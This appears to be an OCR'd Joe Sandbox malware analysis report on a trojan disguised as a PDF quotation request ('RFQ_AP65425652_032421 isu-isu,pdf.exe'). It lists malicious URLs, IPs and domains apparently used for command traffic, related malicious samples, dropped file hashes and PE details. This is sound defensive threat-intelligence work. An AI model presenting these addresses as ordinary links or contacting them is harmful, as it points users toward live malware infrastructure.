
Name	Malicious	Antivirus Detection	Reputation
http://www.pierresplayhouse.com/pe0r/?jfIla4=gvANDtPFS4AFIzDAH1LQr3uVNv4G+On6xarGfoEbOyx7OA32EqtB1F0pQLcAKQ6/fBeV&Yn=ybIHhf989FGTI0	true	• Avira URL Cloud: safe	unknown
http://www.ssfgasia.com/pe0r/?jfIla4=edFFfaJfWRXJQQLXD8x02lpY2DcNAoQTA5Xlo1ZOoFa5RERkTfJxxWby4PUnbOfP3siZ&Yn=ybIHhf989FGTI0	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://https://lh5.googleusercontent.com/tnT1qBMzmyLgRDNYg3gq78quEpuZVERk849E090SPkl3uZ90NtOdF0DdK28eDthwrR	control.exe, 00000007.00000002.911224568.0000000004E22000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rootedwithlovejax.com	control.exe, 00000007.00000002.911224568.0000000004E22000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000005.00000000.673526419.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	explorer.exe, 00000005.0000000 0.673526419.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000005.0000000 0.660312730.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000005.0000000 0.673526419.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000005.0000000 0.673526419.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000005.0000000 0.673526419.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000005.0000000 0.673526419.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000005.0000000 0.673526419.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.pierresplayhouse.com	United States		395082	BODIS-NJUS	true
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
66.96.161.160	www.1364kensington.com	United States		29873	BIZLAND-SDUS	true
216.239.36.21	www.rootedwithlovejax.com	United States		15169	GOOGLEUS	false
107.178.142.156	www.kf350.com	United States		8100	ASN-QUADRANET-GLOBALUS	true
162.241.244.61	luegomusic.com	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	ssfgasia.com	United States		15169	GOOGLEUS	false
184.168.131.241	desertfoxindustries.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383968
Start date:	08.04.2021
Start time:	13:20:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ_AP65425652_032421 isu-isu,pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@17/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 63.2% (good quality ratio 58.2%) • Quality average: 74.2% • Quality standard deviation: 30.5%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 23.54.113.53, 104.43.139.144, 52.147.198.201, 168.61.161.212, 52.255.188.83, 20.82.210.154, 23.10.249.26, 23.10.249.43, 93.184.221.240, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RCS76393.exe	Get hash	malicious	Browse	• www.addthat.xyz/goei/?EzuXh6BP=WHzdRAWCNmljEZUdYknMeV5zI3m+uLt35kXWxc+UN/aPGTi9DTFvtLFMQ5OC8xESdqE/mkifJw==&RL0=rVvxj02xpd_lyz
	PaymentAdvice.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?GPi8=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ71wwJK0guSYZ&ary=tXLpzhFpgBj4m
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• www.mybodtonheart.com/bei3/?8p=EZa0cv&2d=yiVLv/mU1trn0FqDcpsMmhM8eVaNKk/wrW0n1zaKB+0dUktd9YtDHn8fCzOxundmeb0pk/R87Q==
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• www.krishnagiri.info/nsag/?MDK0g=hPHybZPWty89zdC7zz6D1Y5bPXZXETq0TT3iYhuvTaEiGqMWh7BB5kcULROPrIgmxQ/f1w==&UB=hR-4brtxaT5D4f3
	New Order.exe	Get hash	malicious	Browse	• www.friendsed.com/ditf/?KvZpwPd=7CjyIVchQZXwoSp1jc0tC17NVLbOMlIdjZIIPcHCPGe34LEeqGe9fWkqZA8O62TU4Lu3&ARn=BjAtCdjxOrQ8pTgP
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?Rl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK&_jqT2L=gBg8BF3ptlc
	payment.exe	Get hash	malicious	Browse	• www.mybodtonheart.com/bei3/?M4YDYvh=yiVLv/mU1trn0FqDcpsMmhM8eVaNKk/wrW0n1zaKB+0dUktd9YtDHn8fCzCliGxmJdo4&Rl=M48tiJch

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order.exe	Get hash	malicious	Browse	• www.getbacklink.net/cugi/?BlL=15D5Rlw69THVEJtjRVEnjixvCWz0lM/dTd5neGnMhVDDO36KfpjGt1+SA4NLCUy6JvG/&EZXpx6=tXExBh8PdJwpH
	PaymentInvoice.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?9rgH70GX=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ72QgGrkYw3xe&LL0=X4XDHNl0z
	SB210330034.pdf.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?8p=chLXzryXh&tL30J=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqljBtE+arhNut
	swift_76567643.exe	Get hash	malicious	Browse	• www.hicapitolize.com/m8es/?CVJ=sG6ecfng0YvqxX6BTfb7C0qDagoY2GDrv6xqwretuMrKP6q0Q4gvq6Z0725wPxuv0KtT&oX9=Txo8ntB0WBsp
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?RzulnV=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqljBHbOqrlPmt&QL3=tTypTNm0gPD0F
	2021-04-01.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?o2=iL30VlAxs&8pntMJ6P=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqlghXUv6T7qPq
	onbgX3WswF.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?w6=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ72QgGrkYw3xe&1b=W6O4DXSP5

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• www.bootstrapexpress.com/aqu2/?rPj0Qr6=nYriP3GcRBwukkcsj3Cw6qOl4UbADI9fnlgfdFCApi4mXX+dpAaC8djN6XYIns7fxRpg&tXrx=gdkpfvSpm
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?EBZ=ZTIti4FxbnDxH&YVMp8pfx=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK
	PO.1183.exe	Get hash	malicious	Browse	• www.dentalenhancments.com/god/?XDKPxrlh=EnxYEfX2deexTb058Y7c97BLkeqRbsEiixp341UOoiLWyojMB+48BbQ1WdyM7J0osU9+&anM=LjfLu4hPXh18f
	Scan-45679.exe	Get hash	malicious	Browse	• www.wwwrigalinks.com/gwam/?Bjq=CXJcwEGd359wd7S74zzuJNqJGNLbtnXn+r8vDW7RCwie8OTRcmbQ6IgfXutP9/RkpDpW&Efzxz2=2dut_L3xNbOxThN
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• www.creditcorecard.com/ihmh/?wP9=1bJfls8sWvOO1f7Vh8wqJhCF9whiFTpEYoud4iYCKocbr8IRO//r9FkTIR4//YxGu1lm&lZQ=7nbLunBhP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.1364kensington.com	RFQ_AP65425652_032421 v#U00e1#U00ba#U00a5n#U00c4#U2018#U00e1#U00bb ,pdf.exe	Get hash	malicious	Browse	• 66.96.161.160

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 199.59.242.153
	RCS76393.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentAdvice.exe	Get hash	malicious	Browse	• 199.59.242.153
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	New Order.exe	Get hash	malicious	Browse	• 199.59.242.153
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 199.59.242.153
	payment.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentInvoice.exe	Get hash	malicious	Browse	• 199.59.242.153
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	swift_76567643.exe	Get hash	malicious	Browse	• 199.59.242.153
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 199.59.242.153
	2021-04-01.exe	Get hash	malicious	Browse	• 199.59.242.153
	onbgX3WswF.exe	Get hash	malicious	Browse	• 199.59.242.153
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 199.59.242.153
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO.1183.exe	Get hash	malicious	Browse	• 199.59.242.153
	Scan-45679.exe	Get hash	malicious	Browse	• 199.59.242.153
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• 199.59.242.153
BIZLAND-SDUS	PaymentAdvice.exe	Get hash	malicious	Browse	• 66.96.162.131
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 66.96.162.128
	46578-TR.exe	Get hash	malicious	Browse	• 66.96.162.136
	RFQ_AP65425652_032421 v#U00e1#U00ba#U00a5n #U00c4#U2018#U00e1#U00bb ,pdf.exe	Get hash	malicious	Browse	• 66.96.161.160
	PO91361.exe	Get hash	malicious	Browse	• 66.96.162.129
	56_012021.doc	Get hash	malicious	Browse	• 66.96.149.32
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• 207.148.248.143
	W88AZXFGH.exe	Get hash	malicious	Browse	• 66.96.162.131
	Purchase Orders.exe	Get hash	malicious	Browse	• 65.254.248.81
	02B56iRnVM.exe	Get hash	malicious	Browse	• 209.59.219.1
	Swift 76498,pdf.exe	Get hash	malicious	Browse	• 66.96.134.26
	new built.exe	Get hash	malicious	Browse	• 66.96.162.131
	BL Draft copy.exe	Get hash	malicious	Browse	• 66.96.162.128
	PaymentInvoice.exe	Get hash	malicious	Browse	• 66.96.162.131
	SHIPPING DOCUMENTS.exe	Get hash	malicious	Browse	• 66.96.162.131
	bank details.exe	Get hash	malicious	Browse	• 65.254.248.81
	Payment_png.exe	Get hash	malicious	Browse	• 66.96.160.133
	salescontractv2draft.exe	Get hash	malicious	Browse	• 66.96.162.149
	orders.exe	Get hash	malicious	Browse	• 65.254.248.81
	Order-PO-0186500.exe	Get hash	malicious	Browse	• 207.148.248.143
ASN-QUADRANET-GLOBALUS	Payment Slip.exe	Get hash	malicious	Browse	• 192.161.187.200
	ORDER343346PO3455.exe	Get hash	malicious	Browse	• 172.93.187.249
	PO987633ORDER443REQUEST.exe	Get hash	malicious	Browse	• 172.93.187.249
	ORDER93949394.exe	Get hash	malicious	Browse	• 172.93.187.249
	ORDER34543REQUEST34444PO.exe	Get hash	malicious	Browse	• 172.93.187.249
	ORDER34543REQUEST34444PO343.exe	Get hash	malicious	Browse	• 172.93.187.249
	ORDER03094838493.exe	Get hash	malicious	Browse	• 172.93.187.249
	ORDER0039484#PO.exe	Get hash	malicious	Browse	• 172.93.187.249
	PO#ORDER937743.exe	Get hash	malicious	Browse	• 172.93.187.249
	ORDER33439484#PO.exe	Get hash	malicious	Browse	• 172.93.187.249
	SWIFTCOPY_110255293303484_SANTANDER.doc	Get hash	malicious	Browse	• 185.174.101.41
	SbdCFa6pNA	Get hash	malicious	Browse	• 173.254.217.214
	approved new order_April TT181.doc	Get hash	malicious	Browse	• 185.174.101.41
	OC CVE9362 _TVOP-MIO 24.doc	Get hash	malicious	Browse	• 185.174.101.41
	n74DqoAGos.exe	Get hash	malicious	Browse	• 173.44.50.137
	r74BL8gyil.exe	Get hash	malicious	Browse	• 173.44.50.137
	89OdCS5Qeu.exe	Get hash	malicious	Browse	• 161.129.66.224
	tcYgoJHJSg	Get hash	malicious	Browse	• 173.254.217.214
	vdaiygLkjH	Get hash	malicious	Browse	• 173.254.217.214
	4i1GUIgglX.exe	Get hash	malicious	Browse	• 192.161.48.5

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\7di05goozxs8	
Process:	C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998854864246748**
Encrypted:	**true**
SSDEEP:	3072:d44peOnn7lgGgQgnGV5PLwDXnhgPKCUbRn0Ga7TY6EcH5w+lETIF7:DQOnn7UGV5wD3hbCQ0Ga7BjHVLF7
MD5:	D7088EEF0E87F0C50D1AD0DFB884F8DA
SHA1:	519B7075E47497CB94E28808C8D47DA194894FA1
SHA-256:	306DCF3EF4DBEE61EA91FF787766B702E9805A96621EB75691E4A879A9A50C0D
SHA-512:	5A0D8BA54187CE1F6692143FACC7773A7F1C3415FFB822F54067961CFD311877E71147D0A64130C624D664940BE56907147CFB4853E79F8FCEE4BC48434723E2
Malicious:	false
Reputation:	low
Preview:	|..8....cE=L...0.....\$nU..n.'iY,.I...j..Q..!...q9..V...f*.fnj.A..Un..<.~R....CC*..,c..|\4..5.h+.U.....Q.>.+..k..|.`^iS.....uV.L...~.L.....K.:...[..."b..1.XHt.....,6.<....'.X..w|w.....$ (..@.L.{d3.....)..)..yO,....8Oo...;._L..z....eF_./...=....D.P...M..4.U....%5.X(...&..2..!...D..a..r.z-.2.I....r..*d....A.2....~&[.hk...M..v*)P.....Ff.G.....vM?;J1a.....$....2...r*.bF...h.l.~..$-Lc..} aj.u.....&.,.6.]..-S..\e..+.D....ge..;. ....$.&"..'r...P.c.5._...ls.+....5}....N.[(.T.k...`...p..u.i....b....y;.."..k..\H.1.q+...I.5X..x...=.j.tiV...MC.I.k...=....mGh.....}.s.M.N..0....\.."..]`.t.F.*~.t.....X.. /.-X..Sq.HPk+_.x.nv..).....K..._a..m....N..<.....i..B.(.`}.\F.m.....W:1.W.0Z...<.....0..i,|.....k...M...(n...w\.7..{V..D.{.]....`.t`.HBz.."....7Z..p..u^.."2..O._....EE....Ji.....H.x..aD ...`/.qy.....!.6L.@3....}.F.-"..!....M.T.u....E.....H!5M..A...pk./.....J...._..>>.T{,....Dv!...O_9..4}H.....I./.U.8..K#..4O...rh`^<....Ma`DI_..

C:\Users\user\AppData\Local\Temp\dax13un2d6	
Process:	C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.956656063967567
Encrypted:	false
SSDEEP:	96:RKgkqsL2kJtjh68QB/riIEfOnL5sYoKP3BRO1PKd/S9chyHhfJ60WMLRFG/0sxYw:RDkqsNHG/cmnL5suvBROewQ4vLY0UsA
MD5:	30B449A67F91AF95CA2D7F6724868805
SHA1:	7AB0F79DC27576D0B670D1F0CA62827DF08C95C2
SHA-256:	35BF779A878919C60AABBFB59E9DD2935ACFB560B47C2DD6798535BDF1A27DD2
SHA-512:	087C45FDC0A3998CE02B9F23F90D0BF38F2E1F904B2785D93F8A992B392F91B255901B1558430FBEBFE8C3178E460FF7F9A3D2641DE644AA532929B11B112A05
Malicious:	false
Reputation:	low
Preview:	a.mw;v....C.....8...'.....5.....@.y<5.P....K..&....Q.....!*..t7.+.K.....Z.\....2Y.....aP.4)=A].....W..._.....KRJ.p8.h...5..K.....2...N..6D.R.\^b.`...E.s... .n.I.....".\....do...P.M..... L..j..=..~.@n..}...'9..2..t.O.D.uaUsk]4../.....t.l.z[...k/...g.l..D..=.(.9..<?.-...REj...[Wf....y.6pP...T.ot.z..l.n...?.>l.n....Ph%n...Q8....P..6.o..s..d....hU-...`..O.LV.jC9b.....|<..!.. .=}. _..F`.'..A.....u4.k..q...7s..Q..'I..Be{...83.iy..].8Ax... .d.t.~..qu'L....|[..?..1\...h.=.N..b./.z.7*.....Z..Q..~[..-.W..`...rVL...zQ...S*.wg..KI).....M6.0.:.M.q.q8/.*...9.."....Ko...d[.r. 4F..4g.T}..v.l....%)....N.T.p...>|.y..r..=....nI....C...$....L..BLl....*0.h.M.&a..b.J....M/..@n).}.....!.....Y[..._...y.....B.....v.....<.Im."....B.V..Ly..&.F.P9....1C.....4z.XI.5..O.o..R.7...$...R .5..J"..Y.jM..Qo..nR.`..~9.W.....3T...#QE9...U..#....o(.....K....N.....M....vn".I.`.k.;^....H.....\....#..:Pj.C<.y....Q.B.Qz.=...K...

C:\Users\user\AppData\Local\Temp\nsa82C7.tmp\fsfomt.dll	
Process:	C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.185149071228919
Encrypted:	false
SSDEEP:	48:StV2Zq6NN8MD5PHhqu8MUEm17OGa4zzBvoAXAdUMQ9BgqRuqSgSnM:oRo5yZUGXHBgVueKxbSM
MD5:	BA2AD591CE772A5D280C3F20D6A42998
SHA1:	CA6C574F5F1CB219754EA06459B3039E96A2D6C9
SHA-256:	5EB2CA7EF67E0748B9ED095660F89B0FE7972C30CB06F56D05E75C0899305831
SHA-512:	7C193F004FF41411E9F68A592EF9E2C34EA67F8B5C4F866A1E1EEEB7385E0151DD8ECBBFBA0B1485222323DFD6836F69C5CDFDA5B4CD927B7D42FA9F1DEB115D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 23%
Reputation:	low

C:\Users\user\AppData\Local\Temp\nsa82C7.tmp\fsfomt.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L...JEn`.....!..... .....`.....@..... !..T...`".....@.....P..p....!..... ..... .....text..... ..`.rdata..0.... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.33175373329671
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	RFQ_AP65425652_032421 isu-isu,pdf.exe
File size:	397431
MD5:	98f9ea244308bb5969ea3c302c32efcd
SHA1:	82a913894418af7834d23bc543eb286230d4edf4
SHA256:	cd292d4cdb5ff8f2de087a09de2a152722d910f1df7ce7b6 5e6480be9ae77fdf
SHA512:	c300afa9a46ca0c9d12c395c90c7bcd1950513780d4fd37 75525a4f431319e16504ee3ee2411050a48810b94eb29f c9ee84ad8c6efd2460280c7091a5923847
SSDEEP:	6144:Dd9stvLGtELbMUTKZXQOnn7UGV5wD3hbCQ0G a7BjHVLF7R:bSityjKzn7Uw5wD3hbQBRFN
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....d.H..... .....:...!.....&.....e.....Rich.....PE..L..... 8E.....Z....<.....J1.....

File Icon

Icon Hash:	929296929e9e8eb2

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
